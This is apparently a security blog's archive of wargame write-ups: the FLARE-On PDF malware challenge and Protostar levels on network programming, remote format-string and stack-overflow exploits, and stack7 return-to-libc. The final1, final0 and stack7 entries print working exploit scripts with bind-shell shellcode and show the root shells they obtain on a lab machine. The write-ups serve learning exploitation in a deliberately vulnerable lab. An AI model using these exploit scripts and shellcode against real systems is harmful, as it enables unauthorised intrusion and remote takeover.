Tuesday, January 6, 2015

FLARE - Challenge 4


About:


This is the 4th challenge from FireEye's "FLARE On" challenge (http://flare-on.com/)


Solution:

In this challenge, the zip file contains a PDF.

After looking around it with Didier Steven's pdf-parser.py (http://blog.didierstevens.com/programs/pdf-tools/), I noticed the 6th object contained JavaScript code that would be used and executed when the PDF was opened. 

I used pdf-parser.py to extract the JavaScript like this:


This led to the following obfuscated JavaScript file:


Doing some basic "find & replace all" in Notepad++ leads to a slightly nicer-looking file:


Hmm, but what does it do?

I took it over to repl.it to run the javascript and take a look at what the unescaped string looks like when printed out:


Hmm... I plugged the following (Japanese?) text into Google Translate, but the translation was only partially successful and missed more words than it got.

After looking through the rest of the PDF file and finding nothing, I realized this must be the exploit code and there might be shellcode somewhere here too.

I took the initial string that gets fed into the unescape() call and put it into the sandsprite.com's Shellcode 2 EXE tool:


This led to an executable!


Running this in Ollydbg led to what was clearly a malicious payload filled with a few XOR loops.

After using breakpoints to skip through the XOR functionality, you can see strings being pushed onto the stack (similar to previous levels).


The strings copied?

"OWNED!!!" and "wa1ch.d3m.spl0its@flare-on.com"


Thursday, January 1, 2015

Protostar - Final #1

About:

This level is a remote blind format string level. The ‘already written’ bytes can be variable, and is based upon the length of the IP address and port number. (link)


Source Code:


Solution:

It took me an embarrassingly long time just to find the vulnerable code for this one, but eventually I realized the section that could be exploited is the snprintf call on line 17.

I started out just messing around to try to cause a crash, and the first one I got was this:

root@protostar:/tmp# nc 127.0.0.1 2994
[final1] $ username %n%n%n%n%n%n%n%n%n
[final1] $ login 
root@protostar:/tmp# 

In theory, the steps to get code execution from this point on should be similar to many of the earlier format string vulnerabilities levels. 

The first step is to find how far up the stack our buffer is. (Eventually, we'll want to put an address at the start of the buffer and use that as the address of our write operation.)

We can see the values that the %x's pop off the stack by looking at what's logged in /var/log/syslog:

shell commands:
root@protostar:/tmp# nc 127.0.0.1 2994
[final1] $ username aaaaaaaa%x%x%x%x%x%x%x%x%x%x
[final1] $ login a
login failed

syslog:
Nov 26 17:19:23 (none) final1: Login from 127.0.0.1:34596 as [aaaaaaaa8049ee4804a2a0804a220bffffbd6b7fd7ff4bffffa2869676f4c7266206e31206d6f302e3732] with password [a

It looks like we didn't look far enough up the stack here to reach the initial aaaaa's.

Trying again-

shell commands:
[final1] $ username aaaaaaaa%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x 
[final1] $ login a
login failed

syslog:
root@protostar:/tmp# tail /var/log/syslog
Nov 26 17:20:36 (none) final1: Login from 127.0.0.1:34597 as [aaaaaaaa8049ee4804a2a0804a220bffffbd6b7fd7ff4bffffa2869676f4c7266206e31206d6f302e3732312e302e3534333a61203739615b2073616161612561616125782578257825782578257825782578257825782578257825782578257825782578257825782578257825782578257825782578] with password [a]

There it is.

Now let's align them and get ready to put an address in there so we can trigger a targeted write:

root@protostar:/tmp# nc 127.0.0.1 2994
[final1] $ username aXXXX%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
[final1] $ login a
login failed

root@protostar:/tmp# tail /var/log/syslog
[aXXXX8049ee4804a2a0804a220bffffbd6b7fd7ff4bffffa2869676f4c7266206e31206d6f302e3732312e302e3634333a61203230615b207358585858] with password [a]

Ok. The plan the rest of the way will be to get the GOT entry for syslog and overwrite the address stored there with one that points to our shellcode.

First, let's get the address for syslog:

root@protostar:/tmp# objdump -R /opt/protostar/bin/final1  | grep "syslog"
0804a11c R_386_JUMP_SLOT   syslog

Ok, now that we have that, let's start putting together a script that we can eventually turn into one that will trigger the exploit.

#!/usr/bin/env python
#

import socket

HOST = "127.0.0.1"
PORT = 2994

SYSLOG_GOT_ENTRY = "\x1c\xa1\x04\x08"

shellcode = "\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80" \
            "\x5b\x5e\x52\x68\xff\x02\x11\x5c\x6a\x10\x51\x50\x89\xe1\x6a" \
            "\x66\x58\xcd\x80\x89\x41\x04\xb3\x04\xb0\x66\xcd\x80\x43\xb0" \
            "\x66\xcd\x80\x93\x59\x6a\x3f\x58\xcd\x80\x49\x79\xf8\x68\x2f" \
            "\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0" \
            "\x0b\xcd\x80"

shellcode = "x"*len(shellcode)  # temporary to find placement in memory

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))

msg = s.recv(1024)
print "resp:", msg

to_send = "username X" + "\x1c\xa1\x04\x08" + "\x1e\xa1\x04\x08" + "aa" + shellcode + "%n%n%n%n%n%n" + "\n"

print "sending", to_send
print "len", len(to_send)
s.sendall(to_send)

msg = s.recv(1024)
print "resp:", msg

to_send = "login a\n"
print "sending", to_send
s.sendall(to_send)

msg = s.recv(1024)
print "resp:", msg


to_send = "login a\n"
print "sending", to_send
s.sendall(to_send)

msg = s.recv(1024)
print "resp:", msg


The "aa" before the shellcode was put in to help with alignment. You can see from the following memory scan that, with those two additional characters, the x's are nicely aligned and we're ready to substitute in the real shellcode:

(gdb) x/100x $ebp
0xbffffbb8: 0xbffffc58 0x080499ef 0xbffffbd6 0x08049f24
0xbffffbc8: 0x00000002 0xb7fffab0 0x69676f6c 0x0061206e
0xbffffbd8: 0xa11c5800 0xa11e0804 0x61610804 0x78787878
0xbffffbe8: 0x78787878 0x78787878 0x78787878 0x78787878
0xbffffbf8: 0x78787878 0x78787878 0x78787878 0x78787878
0xbffffc08: 0x78787878 0x78787878 0x78787878 0x78787878
0xbffffc18: 0x78787878 0x78787878 0x78787878 0x78787878
0xbffffc28: 0x78787878 0x78787878 0x36257878 0x36363334
0xbffffc38: 0x35312578 0x31256e24 0x006e2436 0x00000000
0xbffffc48: 0x00000000 0x00000010 0xb7ff1040 0xb7fd7ff4
0xbffffc58: 0xbffffc88 0x08049b04 0x00000004 0x00000000
0xbffffc68: 0x00000000 0xbffffc88 0xb7ec6365 0xb7ff1040
0xbffffc78: 0x00000004 0xb7fd7ff4 0x08049b20 0x00000000
0xbffffc88: 0xbffffd08 0xb7eadc76 0x00000001 0xbffffd34
0xbffffc98: 0xbffffd3c 0xb7fe1848 0xbffffcf0 0xffffffff
0xbffffca8: 0xb7ffeff4 0x08048822 0x00000001 0xbffffcf0
0xbffffcb8: 0xb7ff0626 0xb7fffab0 0xb7fe1b28 0xb7fd7ff4
0xbffffcc8: 0x00000000 0x00000000 0xbffffd08 0x82c9541d
0xbffffcd8: 0xa888020d 0x00000000 0x00000000 0x00000000
0xbffffce8: 0x00000001 0x08048df0 0x00000000 0xb7ff6210
0xbffffcf8: 0xb7eadb9b 0xb7ffeff4 0x00000001 0x08048df0
0xbffffd08: 0x00000000 0x08048e11 0x08049ab9 0x00000001
0xbffffd18: 0xbffffd34 0x08049b20 0x08049b10 0xb7ff1040
0xbffffd28: 0xbffffd2c 0xb7fff8f8 0x00000001 0xbffffe5e
0xbffffd38: 0x00000000 0xbffffe78 0xbffffe8d 0xbffffe94

Now we know if we can get 0xbffffbe4 (the start of the green, above) to be written in the GOT entry for syslog, our shellcode should get executed.

After adjusting the %__x parameters to get the correct number of "bytes written" to trigger the writing of 0xbffffbe4, we end up with the following script:

#!/usr/bin/env python
#

import socket

HOST = "127.0.0.1"
PORT = 2994

SYSLOG_GOT_ENTRY = "\x1c\xa1\x04\x08"

shellcode = "\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80" \
            "\x5b\x5e\x52\x68\xff\x02\x11\x5c\x6a\x10\x51\x50\x89\xe1\x6a" \
            "\x66\x58\xcd\x80\x89\x41\x04\xb3\x04\xb0\x66\xcd\x80\x43\xb0" \
            "\x66\xcd\x80\x93\x59\x6a\x3f\x58\xcd\x80\x49\x79\xf8\x68\x2f" \
            "\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0" \
            "\x0b\xcd\x80"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))

msg = s.recv(1024)
print "resp:", msg

to_send = "username X" + "\x1c\xa1\x04\x08" + "\x1e\xa1\x04\x08" + "aa" + shellcode + "%64364x%15$n" + "%50203x%16$n" + "\n"

print "sending", to_send
print "len", len(to_send)
s.sendall(to_send)

msg = s.recv(1024)
print "resp:", msg

to_send = "login a\n"
print "sending", to_send
s.sendall(to_send)

msg = s.recv(1024)
print "resp:", msg


to_send = "login a\n"
print "sending", to_send
s.sendall(to_send)

msg = s.recv(1024)

print "resp:", msg

Here, the shellcode was taken from Metasploit and it makes the server bind to port 4444, listen for incoming connections, and give a shell to whatever connects.

After running the Python script, the first thing I noticed was that it doesn't crash (good sign!).

Running netcat to connect to the backdoor port looks like this:

root@protostar:/tmp# nc localhost 4444
ls  (<-- entered by me)
bin
boot
dev
etc
home
initrd.img
lib
live
lost+found
media
mnt
opt
proc
sbin
selinux
srv
sys
tmp
usr
var
vmlinuz
whoami  (<-- entered by me)
root


Protostar - Final #0

About:

This level combines a stack overflow and network programming for a remote overflow. (link)


Source Code:


Solution:

As one of the final Protostar levels, final0 combines a stack-based memory corruption vulnerability from the stack levels with parts from the network programming levels.

Here, the actual stack overflow happens in the gets call at line 19.

First, I wanted to see how far away the saved return address was from where the buffer started. I wrote a quick python script that looked like this:

#!/usr/bin/env python
#

import socket

HOST = "127.0.0.1"
PORT = 2995

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))

to_send = "a"*512 + "".join(map(chr, [x for x in range(33, 126)])) + "\n"
s.sendall(to_send)

msg = s.recv(1024)

print "resp:", msg

Running it causes a crash, and, after switching over to root, we can view the coredumps in /tmp/:

root@protostar:/tmp# gdb x ./core.11.final0.6961 
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
x: No such file or directory.
Core was generated by `/opt/protostar/bin/final0'.
Program terminated with signal 11, Segmentation fault.
#0  0x38373635 in ?? ()

Ok, so we know where in our buffer is overwriting the saved return address. 

We still need to know where the start of our buffer is in memory so that we can point the return address there and get our shellcode to execute.

There may be multiple ways to do this next step, but I ended up running it once again with lots of a's and using gdb to scan the memory around $esp/$ebp:

(gdb) x/100x 0xbffffc00
0xbffffc00: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc10: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc20: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc30: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc40: 0x41414141 0x41414141 0x00000000 0x00000200
0xbffffc50: 0x2c2b2a29 0x302f2e2d 0x34333231 0x08040035
0xbffffc60: 0x00000004 0x00000000 0x00000000 0xbffffc88
0xbffffc70: 0xb7ec6365 0xb7ff1040 0x00000004 0xb7fd7ff4
0xbffffc80: 0x080498b0 0x00000000 0xbffffd08 0xb7eadc76
0xbffffc90: 0x00000001 0xbffffd34 0xbffffd3c 0xb7fe1848
0xbffffca0: 0xbffffcf0 0xffffffff 0xb7ffeff4 0x08048787
0xbffffcb0: 0x00000001 0xbffffcf0 0xb7ff0626 0xb7fffab0
0xbffffcc0: 0xb7fe1b28 0xb7fd7ff4 0x00000000 0x00000000
0xbffffcd0: 0xbffffd08 0xed4eb006 0xc70fe616 0x00000000
0xbffffce0: 0x00000000 0x00000000 0x00000001 0x08048cb0
0xbffffcf0: 0x00000000 0xb7ff6210 0xb7eadb9b 0xb7ffeff4
0xbffffd00: 0x00000001 0x08048cb0 0x00000000 0x08048cd1
0xbffffd10: 0x08049833 0x00000001 0xbffffd34 0x080498b0
0xbffffd20: 0x080498a0 0xb7ff1040 0xbffffd2c 0xb7fff8f8
0xbffffd30: 0x00000001 0xbffffe5e 0x00000000 0xbffffe78
0xbffffd40: 0xbffffe8d 0xbffffe94 0xbffffea3 0xbffffeb5
0xbffffd50: 0xbffffec0 0xbffffed0 0xbffffefb 0xbfffff16
0xbffffd60: 0xbfffff20 0xbfffff2b 0xbfffff36 0xbfffff4f
0xbffffd70: 0xbfffff72 0xbfffff7d 0xbfffff89 0xbfffff97

There's a string of a's!

Let's find the start of it:

(gdb) x/100x 0xbffffa00
0xbffffa00: 0xbffffa48 0x00000201 0xbffffa28 0xb7f0a068
0xbffffa10: 0x0804b008 0xbffffa48 0x00000201 0x00000200
0xbffffa20: 0x00000000 0x00000000 0xbffffc58 0x0804982a
0xbffffa30: 0xbffffa48 0x0000000d 0x00000200 0x00000680
0xbffffa40: 0xb7e9c894 0x0d696910 0x41414141 0x41414141
0xbffffa50: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffa60: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffa70: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffa80: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffa90: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffaa0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffab0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffac0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffad0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffae0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffaf0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb00: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb10: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb20: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb30: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb40: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb50: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb60: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb70: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb80: 0x41414141 0x41414141 0x41414141 0x41414141


Ok, so our target address is 0xbffffa48.

Now, we can take the shellcode used in the stack5 level (http://secwriteups.blogspot.com/2014/12/protostar-stack-5.html) and modify our script from before:

#!/usr/bin/env python
#

import socket


HOST = "127.0.0.1"
PORT = 2995
TARGET = "\x48\xfa\xff\xbf"
SHELLCODE = "\xeb\x19\x5e\x31\xc0\x31\xdb\x31\xd2\x89\xf1\x80\xc3\x01\xb0\x04\xb2\x0b\xcd\x80\x31\xc0\x31\xdb\x40\xcd\x80\xe8\xe2\xff\xff\xff\x49\x27\x6d\x20\x48\x65\x72\x65\x21\x21\x21"
BUF_LEN = 532

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))

to_send = SHELLCODE + "x"*(BUF_LEN - len(SHELLCODE)) + TARGET + "\n"
s.sendall(to_send)

msg = s.recv(1024)
print "resp:", msg

Running the final0.py script outputs this:

root@protostar:/tmp# python final0.py 
resp: I'M HERE!!!


Monday, December 29, 2014

Protostar - Net #2

About:

This code tests the ability to add up 4 unsigned 32-bit integers. Hint: Keep in mind that it wraps. (link)


Source Code:


Solution:

This ones a bit more complicated than net0 and net1, but overall very similar.

Your job is to read 4 32-bit little-endian integers, add them up, and send them back.

I wrote a quick python script that does it:

#!/usr/bin/env python
#

import socket
import struct

HOST = "127.0.0.1"
PORT = 2997

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((HOST, PORT))

total = 0
for i in range(4):
    val = int(struct.unpack("I", s.recv(4))[0])
    total += val
    print val

total &= 0xffffffff

to_send = struct.pack("I", total) + "\n"
print to_send

s.sendall(to_send)
print "sending:", to_send

print "response:", s.recv(1024)


Running it gives the following output:

user@protostar:/opt/protostar/bin$ python /tmp/net2.py
1642506226
1314001069
1294629977
29888033
C+?

sending: C+?

response: you added them correctly

Protostar - Net #1

About:

This level tests the ability to convert binary integers into ascii representation. (link)


Source Code:


Solution:

Net1 seems to be the inverse operation as net0 -- take a 32-bit little-endian integer and send it back using ascii representation.

Here's a quick python script that will do it for you:

#!/usr/bin/env python
#

import socket
import struct

HOST = "127.0.0.1"
PORT = 2998

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((HOST, PORT))

msg = struct.unpack("I", s.recv(1024))[0]
print msg

to_send = str(msg) + "\n"
print to_send

s.sendall(to_send)
print "sending:", to_send

print "response:", s.recv(1024)


Running it gives the following output:

user@protostar:/opt/protostar/bin$ python /tmp/net1.py
1763649439
1763649439

sending: 1763649439

response: you correctly sent the data

Protostar - Net #0

About:

This level takes a look at converting strings to little endian integers. (link)


Source Code:


Solution:

For net0, they want you to connect to the background process running on port 2999, read the integer contained in the string it sends, and send it back as a little-endian 32-bit integer.

I wrote a quick python script to do this:

#!/usr/bin/env python
#

import socket
import struct

HOST = "127.0.0.1"
PORT = 2999

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((HOST, PORT))

msg = s.recv(1024)
print msg

value = int(msg.split("'")[1])
print "parsed value:", value

to_send = struct.pack("I", value) + "\n"
s.sendall(to_send)
print "sending:", to_send

print "response:", s.recv(1024)


Running it gives the following output:

user@protostar:/opt/protostar/bin$ python /tmp/net0.py
Please send '884996042' as a little endian 32bit int

parsed value: 884996042
sending: ???4

response: Thank you sir/madam


Protostar - Stack #7

About:

Stack7 introduces return to .text to gain code execution. (link)


Source Code:


Solution:


Stack7 looks essentially the same as stack6 except the restriction on the return address is slightly more strict. (Previously, if ret & 0xbf000000 == 0xbf000000 it would terminate, now it just checks to see if ret & 0xb0000000 == 0xb0000000.)

Just as a sanity check, let's try our solution to stack6 here:

user@protostar:/opt/protostar/bin$ (cat /tmp/stack6-buffer; cat) | /opt/protostar/bin/stack7
input path please: bzzzt (0xb7ecffb0)


Nope! As expected, the buzzer goes off because the address we use for system and exit are not in the .text section.

Ok... so now what can we do?

One idea would be to scan the .text section for gadgets to use in a Return Oriented Programming chain.

user@protostar:/opt/protostar/bin$ objdump -d stack7 | grep "ret"
 8048383:    c3                       ret   
 8048494:    c3                       ret   
 80484c2:    c3                       ret   
 8048544:    c3                       ret   
 8048553:    c3                       ret   
 8048564:    c3                       ret   
 80485c9:    c3                       ret   
 80485cd:    c3                       ret   
 80485f9:    c3                       ret   
 8048617:    c3                       ret


Ok, now let's take the script we had from last time and jump to the first one of these ret opcodes:

#!/usr/bin/env python
#

offset = 80
command = "/bin/sh;#"
filler = "a"*(offset - len(command))

rop_gadget_addr = "\x83\x83\x04\x08"

system_addr= "\xb0\xff\xec\xb7"
system_arg = "\x5c\xf7\xff\xbf"  # addr of start of buffer

exit_addr = "\xc0\x60\xec\xb7"
exit_arg = "\xff\xff\xff\xff"


print(command + filler + rop_gadget_addr + system_addr + exit_addr + system_arg + exit_arg)


Now let's use this to make a buffer file:

user@protostar:/opt/protostar/bin$ python /tmp/stack7.py > /tmp/stack7-buffer 

And now let's use that buffer file as input, using the double "cat" command the same was as before the keep the pipe open:

user@protostar:/opt/protostar/bin$ (cat /tmp/stack7-buffer; cat) | /opt/protostar/bin/stack7
input path please: got path /bin/sh;#aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa?aaaaaaaaaaaa?????`?\???????
ls  (<--- typed by me)
final0    final2     format1  format3  heap0  heap2  net0  net2  net4    stack1  stack3  stack5  stack7
final1    format0  format2  format4  heap1  heap3  net1  net3  stack0  stack2  stack4  stack6
whoami
root
echo "woohoo!"
woohoo!